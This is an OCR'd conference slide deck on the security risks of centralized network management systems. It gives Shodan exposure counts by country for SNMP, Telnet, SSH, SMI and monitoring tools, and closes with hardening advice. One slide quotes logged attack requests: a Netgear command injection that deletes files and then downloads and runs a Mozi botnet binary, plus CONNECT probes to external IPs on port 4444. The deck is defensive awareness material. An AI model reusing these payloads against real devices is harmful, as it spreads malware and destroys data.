Network Management Security. The Single Point of Compromise

Andrey Dugin
Head of Cybersecurity Operations Division
MTS Group
http://aodugin.blogspot.com

MTS Group in Brief

- One of the largest providers in Russia/CIS and Europe:
  - Mobile network
  - Internet services (ISP)
  - Cybersecurity services (MSSP)
  - TV

Network Management Ways

- **Direct device management**
  - Local CLI: console
  - Remote CLI: telnet, SSH
  - HTTP(S) GUI
  - API (NETCONF, RESTCONF, etc)
  - SNMP
  - Proprietary protocols
- **Centralized device management**
  - Monitoring: read-only
  - Inventory: read-only
  - Management: read-write
  - Looking glass: several read-only commands access
  - Configuration management: no direct access to devices but full configs management

Network Management Ways Differences

Direct

- Changes scalability:
  - Admin net + jumphost in ACL on ***N*** devices
  - ***One*** global change ***N*** onces on ***N*** devices
  - Global changes by script
  - Distributed logging
- Each ***network device***, ***admin workstation*** and ***jumphost*** needs hardening and security monitoring

Centralized

- Changes scalability:
  - Admin net + jumphost + NMS in ACL on ***N*** devices
  - ***One*** global change once on ***N*** devices
  - All changes by NMS
  - Centralized logging
- Each ***network device***, ***admin workstation***, ***jumphost*** and ***NMS*** needs hardening and security monitoring

Examine next 2 slides.

What is the difference?

Hackers Need

- Network access to nodes
- Nodes list
- Nodes information
- SSH/Telnet/RDP/SNMP/API credentials
- DB/App credentials

NMS Have

- Network access to nodes
- Nodes list
- Nodes information
- SSH/Telnet/RDP/SNMP/API credentials
- DB/App credentials

What is the difference?

1. Picture
2. Header

Protect your net!

Who does give
management access to
his net from the Internet?

Ask Shodan!

SNMP default community (port:161)

Cisco

AR	6,697
US	5,962
RU	4,346
IN	3,467
CN	1,39
BR	1,363
TH	1,336
IT	1,247
FR	1,065
NG	990
SG	340

VN	976
KR	943
MX	856
JP	842
EG	840
AU	825
CL	767
ES	695
GB	691
BO	602
PH	571
ID	569
CO	546
PL	519
ZA	516

Huawei

CN	1,389
IT	135
AF	89
IN	82
BD	79
PE	63
BR	61
ZW	53
RU	51
KZ	47
SG	5

MX	40
CD	29
SS	29
SZ	29
GH	26
HK	25
US	24
CO	22
PK	18
AR	17
UG	17
TZ	14
BO	12
MZ	12
ZM	12

Juniper

US	188
IN	84
RU	62
CN	39
UA	36
AR	31
EG	31
MX	28
BR	25
HK	25
SG	5

TW	23
VN	23
FR	21
ID	19
MY	19
CA	15
GB	14
KR	12
AL	11
DE	10
PL	10
CO	9
NL	9
BO	8
JP	7

Cisco remote management ports

Telnet (23)

CL	4,354
AR	974
TH	970
US	964
CN	759
IN	551
GB	473
FR	471
RU	400
JP	349
SG	249

SA	331
MX	320
IT	286
VN	257
SG	249
BR	224
KE	209
PH	176
ZA	171
ZW	146
NG	127
CA	115
MA	112
TR	111
EG	100

SSH (22)

US	74,288
RU	16,919
CN	14,185
MX	9,628
BR	8,183
IN	7,436
GB	6,756
CA	5,815
ID	5,573
FR	4,712
SG	3,213

DE	4,651
PH	4,511
IT	4,295
AU	4,239
KR	4,078
TH	3,703
SG	3,213
PL	3,200
UA	2,971
AR	2,961
JP	2,748
CL	2,625
NL	2,492
EC	2,333
SA	2,252

SMI (4786)

US	20,986
HK	9,964
IL	9,795
GB	5,070
DE	3,781
KR	3,054
CN	2,716
RU	2,336
CA	2,315
FR	2,057
SG	1,545

JP	1,918
IN	1,877
SG	1,545
TH	1,465
ZA	1,393
MX	1,168
BR	1,159
MY	1,138
ES	1,015
NL	964
VN	948
IT	925
RO	916
AF	852
AU	827

MTC

Popular Network Monitoring Systems

Zabbix

US	2,555
BR	2,429
DE	2,059
RU	2,022
CN	1,66
UA	853
NL	779
FR	757
GB	392
JP	382
SG	285

PL	289
SG	285
FI	278
CZ	277
IE	276
CA	273
IT	248
HK	224
IN	164
ID	133
KR	132
AU	131
IR	118
TH	109
ES	98

Nagios

US	639
DE	280
NL	126
FR	109
GB	88
RU	81
IE	78
CA	68
BR	58
IT	54
SG	29

CZ	50
AU	41
ES	39
JP	38
CN	35
PL	35
IN	31
SG	29
SE	25
HU	24
UA	23
AR	21
AT	19
BE	19
BG	19

Cacti

CN	972
ID	661
US	492
UA	318
RU	153
BD	151
BR	127
TH	104
PH	97
DE	96
SG	78

GB	93
KR	89
FR	85
HK	82
IN	78
SG	78
NL	72
PL	71
VN	71
CA	67
MY	65
TW	61
RO	57
CZ	49
ES	47


Malicious Requests to Looking Glass

- **GET**/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm -rf /tmp/*;wget http://192.168.1.1:8088/Mozi.m -O /tmp/netgear;sh netgear&curpath=/&currentsetting.htm=1 HTTP/1.0
- **CONNECT** 91.218.66.96:4444 HTTP/1.1
- **CONNECT** 45.88.109.157:4444 HTTP/1.1
- **CONNECT** id.x5.ru:443 HTTP/1.0
- **GET** /Admin_files/ HTTP/1.1
- **GET**/shell?cd /tmp;rm -rf *;wget


Protect Centralized Systems ToDo List

- **Secure architecture**
- Services hardening (also disable unused ones)
- Security by design (vendor)
- Use application firewall (WAF for public web-services as Looking Glass)
- Patch management
- Vulnerability management
- **Anomaly detection**
- **NMS security control**

Secure Access



Anomaly Detection Check Points



- Enable logging
- Log in to NMS server behavior
- Availability control from untrusted networks
- User access control
- Change management
- System behavior analysis
- Security incident management

NMS and Devices Security Control

- Tools:
  - Network ports scanner (nmap/zmap) – from any untrusted network
  - Shodan – from the Internet
  - Security Incident Event Management (SIEM) system
  - People
  - Processes

Q&A